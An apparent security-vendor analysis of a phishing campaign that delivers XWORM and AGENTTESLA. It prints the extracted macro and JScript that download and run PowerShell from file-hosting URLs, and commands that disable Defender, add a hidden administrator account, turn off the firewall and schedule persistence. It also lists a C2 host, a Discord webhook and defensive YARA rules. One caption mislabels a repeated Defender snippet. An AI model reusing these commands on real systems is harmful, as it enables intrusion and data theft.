Attack chain leads to XWORM and AGENTTESLA

By Salim Bitam

Published: 2023-04-10 · Archived: 2026-04-05 23:00:16 UTC

Key Takeaways

- Threat actors are deploying known malware using their own custom .NET loaders
- The threat actors employ simple and well-known tactics such as bypassing AMSI through patching and a basic custom .NET loader
- The threat actors are abusing legitimate free file hosting services

Preamble

Our team has recently observed a new malware campaign that employs a well-developed process with multiple stages. The campaign is designed to trick unsuspecting users into clicking on the documents, which appear to be legitimate, but are in fact fake, the adversary leverages weaponized word documents to execute malicious PowerShell scripts, and also utilizes a custom obfuscated .NET loader to load various malware strains, including XWORM and AGENTTESLA.

RTF loader code analysis


Overview

During a recent investigation, we discovered a malicious word document named `Card & Booking Details.docx`. This document has been designed with the intent to deceive the victim and includes two falsified scanned documents, namely a credit card and a passport.

Upon opening the document, an RTF object hosted at `www.mediafire[.]com/file/79jzbqigitjp2v2/p2.rtf` is fetched.

This RTF object contains a macro-enabled Excel object. When opened, this macro downloads an obfuscated powerShell script which in turn deploys different malware families.

At the time of this writing, we have observed two distinct malware families, namely XWORM and AGENTTESLA, have been deployed through this execution chain. Both malware families mentioned above are loaded into the compromised system's memory by the same custom .NET loader. Once loaded, the malicious payload can carry out a range of functions, such as stealing sensitive data and executing commands on the compromised system.



Execution flow diagram

In this research post, we will walk through the initial execution of the malware and detail the capabilities we discovered.


Extracting the malicious VBA

The RTF document contains multiple embedded objects, including an interesting one that caught our attention: `Excel.SheetMacroEnabled`.

```
PS C:\Users\analysis\Downloads\doc_P2 > python rtfdump.py -f O .\P2.rtf
  154    Level  4      c=     0 p=00002a39 l=    38319 h=    38006;      252 b=       0 O u=       0 \*\objdata
      Name: b'Excel.SheetMacroEnabled.12\x00' Size: 18944 md5: f17904a005b4cb234696deed37f5748b magic: d0cf11e0
```

Listing objects embedded in the RTF document

We can use `rtfdumpy.py`, a script developed by Didier Stevens to analyze RTF files, to dump the object and `olevba.py`, a script developed by Philippe Lagadec, to extract any embedded VBA scripts from an OLE object. The extracted VBA script shown below downloads and executes a malicious powershell script from `https://www.mediafire[.]com/file/xnqxmqlcj51501d/7000m.txt/file`.




```
Function jsokdoksodksodkoskdoksodksokdokds()
jsokdoksodksodkoskdoksodksokdokds = "??"
jsokdoksodksodkoskdoksodksokdokds = jsokdoksodksodkoskdoksodksokdokds + "><E^^$#$he@@ "
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "$#$", "S")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, ">", "O")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "<", "W")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "@@", "ll")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "^^", "R")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "??", "p")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "$#$", "S")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, ">", "O")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "<", "W")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "@@", "ll")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "^^", "R")
jsokdoksodksodkoskdoksodksokdokds = VBA.Replace(jsokdoksodksodkoskdoksodksokdokds, "??", "p")
End Function

Function jiajdljalsijalijsliajsa()
jiajdljalsijalijsliajsa = jiajdljalsijalijsliajsa + "$(iwr https://www.mediafire.com/file/xnqxmqlcj51501d/7000m.txt/file -"
jiajdljalsijalijsliajsa = jiajdljalsijalijsliajsa + "uSEB -UseDefaultCredentials) | &('AJSAMSJWWUAU'.replace('AJSAMSJWWUAU','I')+'kosduisjd'.replace('kosduisjd','EX'))"
End Function



Sub jisjlisdjlidjslidjlsijdlisjd()
VBA.Shell! jsokdoksodksodkoskdoksodksokdokds + jiajdljalsijalijsliajsa, vbHide
End Sub

Sub Workbook_Open()
jisjlisdjlidjslidjlsijdlisjd
End Sub
-------------------------------------------------------------------------------
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Sheet2.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet2'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened     |
|Suspicious|Shell               |May run an executable file or a system     |
|          |                    |command                                    |
```

Extracting the VBA script from the Excel sheet object

Powershell script analysis

The malicious PowerShell script is obfuscated using string substitution to evade detection and make analysis more difficult.



```
$inkwur = 'https://3000allfitheyito.blogspot.com/atom.xml'

$shakalakaboomboom = '-6-5-7-6-6-1-634-332-8-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-7-0-234-336-1-234-336--3234-3363432-234-336-5-234-336-4-2-9-73432-6-5-33434-6-6-7-5-63435-6--37-4-6-9-63436-
63435-2-8-6--32-9-73432-7-2-6-5-7-4-7-5-7-2-63435-2-8-6---4-336-1-33436-2-7-2-7-33431-6-5-2-8-7-0-6-1-7-2-7--36-5-4-9-63435-7-4-2-8-6--323436-6-1-2-9-2-9-2-9-23432-2-8-2-8-6---434-6--32-5-6-1-2-9-
33435------5-33436-5--37-4-7-2-6-9-63435-6-7-23435-6-6-7-2-63436-63434-4--36-8-6-1-7-2-4--363436-6-4-6-5-2-8-6--323432--32--39-2-9-33431-6--323435-7-4-63436-5--37-4-7-2-6-9-63435-6-7-2-8------6-2-9-2-
9-73434-33432-6-9-6-6-2-8-2-1-2-7-2-7-23435-7-2-6-5-7-0-634-336-1-6--36-5-2-8-23436-53435-23436-234-335--37-4-7-2-6-9-63435-6-7-2-9-2-9-73432-7-7-6-8-6-9-634-336-5-2-8-6--323434-23434-2-9-73432-6-4-
53432-6-5-2-8-6--32-9-53434-33434-63432-53432-6--353434-734-33734-336-5-2-8-6--32-9-73434-63432-33434-53432-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-6-5-2-9-73432-7-2-6-5-7-4-7-5-7-2-63435-2-0-6-4-
53432-6-5-53434-73434-53434-33432-6-5-33434-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-2-9-73432-7-2-6-5-7-4-7-5-7-2-63435-2-7-534-33534-337-7-23432-2-7-73434-33432-6---434--31-73434-33432-7-7-6-8-6-
9-634-336-5-2-8-6--323434-23434-2-9-73432-6-9-6-6-2-8-63432-53432-6--353434-2-9-73432-7-0-33434-7-0-23435-7-2-6-5-7-0-634-336-1-6--36-5-2-8-63435-6-5-7-7-2-0-5-2-6-5-6-7-4-5-7-8-7-0-2-8-2-7-534-
33534-336-2-2-7-23432-6-5-2-8-6--32-9-23432-2-7-534-33534-336-2-2-7-234-332-7-6-7-2-7-2-9-234-3363432-53432-6--353434-2-9-73434-73434-7-2-6-5-7-4-7-5-7-2-63435-2-0-7-0-73434-2-8-2-7--34-33434-7-1-2-
8-2-2-63436-33431-73432-63435-23434-63434-23434-634-3323434-6-7-23434-63431-73434-2-2-2-9-33432-6-9-53432-2-2--38-2-2-53434-2-8-6-4-2-9-33432--32-33434-2-2-6-2-33435-6-8-23431-53435-2-0-23434-6-1-2-
0-7-0-33435-33435-2-0-23434-6--32-0-2-8--35-534-332-7-7-534-332-7-7-2-2-8-534-332-7-63432-534-332-7-2-9-2-0-23434-7-5-33435-23431-4-2-2-9-2-0-2-0-734-332-0-23435-2-8-534-332-7-73432-7-8-73434-
73432--39-73434-534-332-7-23435----332-8-534-332-7--39-534-332-7-234-33534-332-7--30-534-332-7-2-9-23435----332-8-534-332-7-7-8-534-332-7-234-33534-332-7--31-534-332-7-2-9-23434-6-6-534-332-7--36-534-
332-7-234-33534-332-7-2-5-2-5-534-332-7-2-9-23435----332-8-534-332-7-2-5-2-5-534-332-7-234-33534-332-7--35-534-332-7-2-9-23435---332-8-534-332-7--36-534-332-7-234-33534-332-7-7-4-534-332-7-2-9-2-0-
734-332-0-7-6-2-0-4-1-23435--30-23435--30-23435--31-2-2-23432--32-33434--32-23435----332-8-2-2-23431-2-2-234-332-2-6-5-2-2-2-9-33432--32-33434--32-23435----332-8-2-2-23431-2-2-234-332-2-6-5-2-2-2-9-
33432--32-33434--32-23435----332-8-2-2-23431-2-2-234-332-2-6-5-2-2-9-33432--32-33434--32-23435----332-8-2-2-53435-2-2-234-332-2-73431-2-2-2-9-33432--32-33434--32-23435----332-8-2-2-33435-2-2-234-332-
2-7--32-2-2-9-33432--32-33434--32-23435----332-8-2-2-33435-2-2-234-332-2-7--32-2-2-9-33432--32-33434--32-23435----332-8-2-2-33435-2-2-234-332-2-7--32-2-2-9-33432--32-33434--32-23435----332-8-2-2-33435-
2-2-234-332-2-7--32-2-2-9-33432--34-53432-2-2-7-9-2-2-53434-2-8--32-234----0-234----7-2-9-33432-2-7-234------338-234------338-234-332-7-734-33734-3343431-6-9-6-7-6-9-63431-6-9-6-7-6-9-734-337-2-6-5-7-0-
634-336-1-6--36-5-734-336--363436-63434-6-2-6-1-6--3634 32-63434-7-9-6-5-7-8-734-334-9-734-33634-337-5-63435-734-337-4-7-2-7-5-6-5-734-335--3634-336-5-6-5-7-0-734-33734-336-5-5-0-734-337-0-63436-7-7-
6-5-7-2-734-33734----5---30--30--30-734-33734-33734-334-1-4-4-4-2--39-734-33734-335-7-5--36--37-2-6-9-7-0-7-4-734---0--30-4----330--34-4-6-4-4--35--38-4-1--30-4-2-734-337--37-4-6-5-7-0-7--36-9-7--36-8-
6-5-634-337-0-63434-6-5-734----1---31-4-4--30-734----1-4--34-6--30-734-334-6--39------5-4-4-4----332--32-734-3363435-6-5-7-7-734-334-2-7-9-7-0-6-1-734-334-1-6--37-4-6-9-7-6-6-5-5-8-43436-6-2-63431-6-5-6-
-37-4-734-33734-33734-334-5-5-8-734-33734-337-0-6-9-63435-6-7-734-33734-33734-335-2-5-5-43435-734-33634-33634-33734---1--32--37-734-332-7-23435-7--37-0-634-336-9-7-4-2-8-2-7-734-332-7-2-9-234----0-
234-3373432-73434-2-9-2-9-03431'.replace('-','333')

#why my ex left me

$Ibulbulkulbulmulchulchu = AcAcAc(AcAcAc(AcAcAc $shakalakaboomboom))

$sexi = $Ibulbulkulbulmulchulchu.replace('stepsishelpme',$inkwur)
```

Powershell script obfuscated using string substitution

It contains additional powershell script blocks in hex format that will be deployed in the infected machine designed to prepare the environment by setting up persistence, bypassing AMSI, disabling Windows defender and creating a mechanism to update the malware. The ultimate objective is to install two .NET binaries, namely a loader and a payload (XWORM / AGENTTESLA).

Deleting the malicious document

The malware starts by deleting the original Word document, first killing the process `Winword.exe` and then deleting all .DOCX files located in the default `Downloads` and `Desktop` folders of every user. This initial step shows the malware's destructive nature and how it can potentially harm the user's data.

```
$serviceName = 'WinDefend'
If (Get-Service $serviceName -ErrorAction SilentlyContinue) {
If ((Get-Service $serviceName).Status -eq 'Running') {
Stop-Service $serviceName -Force
Set-Service $serviceName -StartupType Disabled
```

Powershell command to delete the malicious word document

Persistence

The malware creates a directory in the path `C:\ProgramData\MinMinons` , which is used to store other Powershell scripts and binaries. The currently running Powershell script is then copied to `C:\ProgramData\MinMinons\Candlegraphy.\_\_\_` .

Next, the malware deobfuscates the first embedded Powershell script which is used to create persistence. It first writes a JScript file that invokes the original Powershell script saved in `C:\ProgramData\MinMinons\Candlegraphy.\_\_\_` through the activeXObject shell, then a scheduled task named "MOperaChrome" is created to run the JScript file using the Microsoft signed Windows Script Host (WSH) utility, `wscript.exe` .

```
$helogamanunu = 'wscript.exe //b //e:jscript'
schtasks /create /sc MINUTE /mo 180 /tn MOperaChrome /F /tr "$helogamanunu $Hilbulmilnu"
```

Persistence through task scheduling

AMSI bypass

The second embedded powershell script is responsible for bypassing AMSI by patching the `amsiInitFailed` flag. In doing so, the initialization of AMSI fails, leading to the prevention of any scan being initiated for the ongoing process. Furthermore, the PowerShell script proceeds to disable the Microsoft Windows Defender service.

```
$serviceName = 'WinDefend'
If (Get-Service $serviceName -ErrorAction SilentlyContinue) {
If ((Get-Service $serviceName).Status -eq 'Running') {
Stop-Service $serviceName -Force
Set-Service $serviceName -StartupType Disabled
```

Disabling WinDefend service

User creation

The script creates a local administrator account named "System32" and adds it to the Remote Desktop Users group. This enables the attacker to log in via Remote Desktop Protocol (RDP). Next, the script disables the machine's firewall to allow inbound RDP connection attempts which aren't filtered by edge controls.

```
net user System32 /add
net user System32 123
net localgroup administrators System32 /add
net localgroup "Remote Desktop Users" System32 /add
netsh advfirewall set allprofiles state off
```

Creating a backdoor user

Malware update persistence

The third embedded script stores a secondary JScript file, whose purpose is downloading a revised or updated version of the malware. This file is saved to a predetermined location at `C:\ProgramData\MinMinons\miguan.js`. Furthermore, a scheduled task with the name (“miguaned”) is created to execute the JScript file through `wscript.exe` , similar to the previously described task.

The JScript creates an instance of `WScript.Shell` object by calling ActiveXObject with the following CLSID `{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}` which corresponds to Shell Object, then downloads from the URL `https://billielishhui.blogspot[.]com/atom.xml` the update powershell malware.

```
combackmyex = ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
WScript["Sleep"](5000);
Jigijigi = "powershell -eP Bypass -c (Iwr('https://billielishhui.blogspot.com/atom.xml')
combackmyex["RUN"](Jigijigi, 0, true);
```

JScript script used for updating the malware

.NET loader

The custom DOTNET loader employs the P/INVOKE technique to call the native Windows API and inject a payload into a signed microsoft binary via process hollowing.

The loader’s code employs various obfuscation techniques to hinder analysis, including the use of dead instruction, renamed symbols to make the code less readable and more confusion and encoded strings. Fortunately a tool like de4dot can be used to output a human-readable version of it.

```
// A.B
// Token: 0x06000008 RID: 8 RVA: 0x0000236C File Offset: 0x0000056C
private static bool Ʊ(string A_0, byte[] A_1)
{
    int[] ծ = Ql.Ō;
    char[] ա = Qɺ.Q;
    int num;
    IComparable comparable;
    for (;;)
    {
        IL_44:
        num = 0;
        for (;;)
        {
            IL_46:
            comparable = Ᵽ.Ʊ<object, string>(Q.ԿԽ.Ⴙ(8, A_0, 971658030), A_0, 638, 516);
            int num2 = 1;
            for (;;)
            {
                switch (num2)
                {
                case 0:
                case 5:
                    goto IL_44;
                case 1:
                    goto IL_68;
                case 2:
                case 3:
                    goto IL_46;
                default:
                    {
                        RuntimeMethodHandle runtimeMethodHandle = methodof(B.Ʊ(string, byte[])).MethodHandle;
                        num2 = (int)(ա[24] - '');
                        break;
                    }
                }
            }
        }
    }
    IL_68:
    B.lƱ ℸէ = default(B.lƱ);
    B.lɺ ℸա = default(B.lɺ);
```

.NET loader code obfuscation

The malware leverages the `LoadLibrary` and `GetProcAddress` APIs to access the required Windows APIs. To obscure the names of these APIs, the loader stores them in an encoded format within the binary file, utilizing a sequence of substitution and string reversal methods.

```
private static string kernel32 = B.smethod_0(B.ReverseString("2333C656E62756B6"));

// Token: 0x04000002 RID: 2
private static string ResumeThread = B.smethod_0(B.ReverseString("46165627864556D657375625"));

// Token: 0x04000003 RID: 3
private static string Wow64SetThreadContext = B.smethod_0("576F77363<?>53657<?>5<?>687265616<?><?>36F6E7<?>65787<?>".Replace("<?>", "4"));

// Token: 0x04000004 RID: 4
private static string SetThreadContext = B.smethod_0(B.ReverseString("47875647E6F63446165627864547563 5"));

// Token: 0x04000005 RID: 5
private static string Wow64GetThreadContext = B.smethod_0("57?F773?3447?57454?872?5?1?443?F?E74?57874".Replace("?", "6"));

// Token: 0x04000006 RID: 6
private static string GetThreadContext = B.smethod_0(B.ReverseString("47875647E6F634461656278645475674"));

// Token: 0x04000007 RID: 7
private static string VirtualAllocEx = B.smethod_0("5??9727475?1?C41?C?C?F?34578".Replace("?", "6"));

// Token: 0x04000008 RID: 8
private static string WriteProcessMemory = B.smethod_0(B.ReverseString("9727F6D656D437375636F627055647962775"));

// Token: 0x04000009 RID: 9
private static string ReadProcessMemory = B.smethod_0("5265616450?26F6365?3?34D656D6F?2?9".Replace("?", "7"));

// Token: 0x0400000A RID: 10
private static string ZwUnmapViewOfSection = B.smethod_0(B.ReverseString("E6F6964736563566F4775696650716D6E65577A5"));

// Token: 0x0400000B RID: 11
private static string CreateProcessA = B.smethod_0("4372?5?174?55072?F?3?5737341".Replace("?", "6"));
```

.NET loader string obfuscation

The loader then starts a process in a suspended state using `CreateProcessA` API. The following is the list of executables it uses as a host for it’s malicious code:

- `C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe`
- `C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe`
- `C:\Windows\Microsoft.NET\Framework\v3.5\Msbuild.exe`

These binaries are signed and trusted by the system and can evade detection by security software that relies on whitelisting system processes. It then uses `Zwunmapviewofsection` to unmap the memory of the target process, writes the payload to the suspended process and then resume the thread using `ResumeThread` API.

Final payload

During our research we discovered that the threat actor has been deploying different payloads. Namely, we observed 2 families: XWORM and AGENTTESLA.

XWORM has gained notoriety in the underground criminal marketplace due to its ability to employ sophisticated capabilities like virtualization and sandbox detection, used to avoid detection and support persistence within an infected system.

Of particular concern is the fact that XWORM is readily available on the internet as a cracked version, with version 2.1 being especially prevalent. This highlights the dangers of underground cybercrime markets and the ease with which malicious actors can access and utilize powerful tools.

Two different versions of the XWORM family were observed versions 2.2 and 3.1. The following is the configuration of a XWORM sample in plain text.

```
// Token: 0x02000007 RID: 7
public class Settings
{
    // Token: 0x04000006 RID: 6
    public static string Host = "stanthely2023.duckdns.org";

    // Token: 0x04000007 RID: 7
    public static string Port = "7000";

    // Token: 0x04000008 RID: 8
    public static string KEY = "<123456789>";

    // Token: 0x04000009 RID: 9
    public static string SPL = "<Xwormmm>";

    // Token: 0x0400000A RID: 10
    public static string USBNM = "USB.exe";

    // Token: 0x0400000B RID: 11
    public static readonly string Mutexx = "tddITwpC5yRaJiTI";

    // Token: 0x0400000C RID: 12
    public static Mutex _appMutex;

    // Token: 0x0400000D RID: 13
    public static bool usbC;

    // Token: 0x0400000E RID: 14
    public static string current = Process.GetCurrentProcess().MainModule.FileName;
}
```


XWorm configuration

AGENTTESLA is a trojan and credential stealer written in .NET. While it first emerged in 2014, it is now among the most active and malicious software. AGENTTESLA is affordably priced and includes support from the developers, making it easily accessible to cybercriminals with limited technical skills.

The sample we analyzed was heavily obfuscated, masqueraded as an AVG installer,and leverages discord for C2. It uploads stolen information to the attacker's Discord channel via the following webhook: `https://discord[.]com/api/webhooks/1089956337733087274/uYNA_D8Ns1z9NZ3B1mGp0XXyGq-785KLGIfEAZsrz3TJd5fvOjXA927F7bUTTzbNT6Zk` .

Comments	AVG Self-Extract Package
CompanyName	AVG Technologies
FileDescription	icarus_sfx
FileVersion	1.0.0.0
InternalName	59f82678-37b7-47a3-8527-0273b162d00d.exe
LegalCopyright	© 2022 AVG Technologies
OriginalFilename	**59f82678-37b7-47a3-8527-0273b162d00d.exe**
ProductName	AVG Installer
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Agent Tesla masquerading as an AVG installer



The discord webhook extracted dynamically

Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use.

Tactics

Tactics represent the "why" of a technique or sub-technique. They represent the adversary's tactical goals: the reason for performing an action.

- Initial access
- Execution
- Persistence
- Command and control
- Defense evasion

Techniques/subtechniques

Techniques and Subtechniques represent how an adversary achieves a tactical goal by performing an action.

- Process injection
- Indicator removal: File deletion
- Scheduled task/job: Scheduled task
- User Execution: Malicious File
- Phishing: Spearphishing Attachment
- Command and Scripting Interpreter: Powershell
- Obfuscated Files or Information
- Impair Defenses: Disable or Modify Tools
- Create Account

Detection logic

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify XWORM and AGENTTESLA malware families.

```
 rule Windows_Trojan_Xworm_732e6c12 {
meta:
    author = "Elastic Security"
    id = "732e6c12-9ee0-4d04-a6e4-9eef874e2716"
    fingerprint = "afbef8e590105e16bbd87bd726f4a3391cd6a4489f7a4255ba78a3af761ad2f0"
    creation_date = "2023-04-03"
    last_modified = "2023-04-03"
    os = "Windows"
    arch = "x86"
    category_type = "Trojan"
    family = "Xworm"
    threat_name = "Windows.Trojan.Xworm"
    source = "Manual"
    maturity = "Diagnostic"
    reference_sample = "bf5ea8d5fd573abb86de0f27e64df194e7f9efbaadd5063dee8ff9c5c3baeaa2"
    scan_type = "File, Memory"
    severity = 100

strings:
    $str1 = "startsp" ascii wide fullword
    $str2 = "injRun" ascii wide fullword
    $str3 = "getinfo" ascii wide fullword
    $str4 = "Xinfo" ascii wide fullword
    $str5 = "openhide" ascii wide fullword
    $str6 = "WScript.Shell" ascii wide fullword
```

```
    $str7 = "hidefolderfile" ascii wide fullword
condition:
    all of them}

rule Windows_Trojan_AgentTesla_d3ac2b2f {
meta:
    author = "Elastic Security"
    id = "d3ac2b2f-14fc-4851-8a57-41032e386aeb"
    fingerprint = "cbbb56fe6cd7277ae9595a10e05e2ce535a4e6bf205810be0bbce3a883b6f8bc"
    creation_date = "2021-03-22"
    last_modified = "2022-06-20"
    os = "Windows"
    arch = "x86"
    category_type = "Trojan"
    family = "AgentTesla"
    threat_name = "Windows.Trojan.AgentTesla"
    source = "Manual"
    maturity = "Diagnostic, Production"
    reference_sample = "65463161760af7ab85f5c475a0f7b1581234a1e714a2c5a555783bdd203f85f4"
    scan_type = "File, Memory"
    severity = 100

strings:
    $a1 = "GetMozillaFromLogins" ascii fullword
    $a2 = "AccountConfiguration+username" wide fullword
    $a3 = "MailAccountConfiguration" ascii fullword
    $a4 = "KillTorProcess" ascii fullword
    $a5 = "SmtpAccountConfiguration" ascii fullword
    $a6 = "GetMozillaFromSQLite" ascii fullword
```

Source: https://www.elastic.co/security-labs/attack-chain-leads-to-xworm-and-agenttesla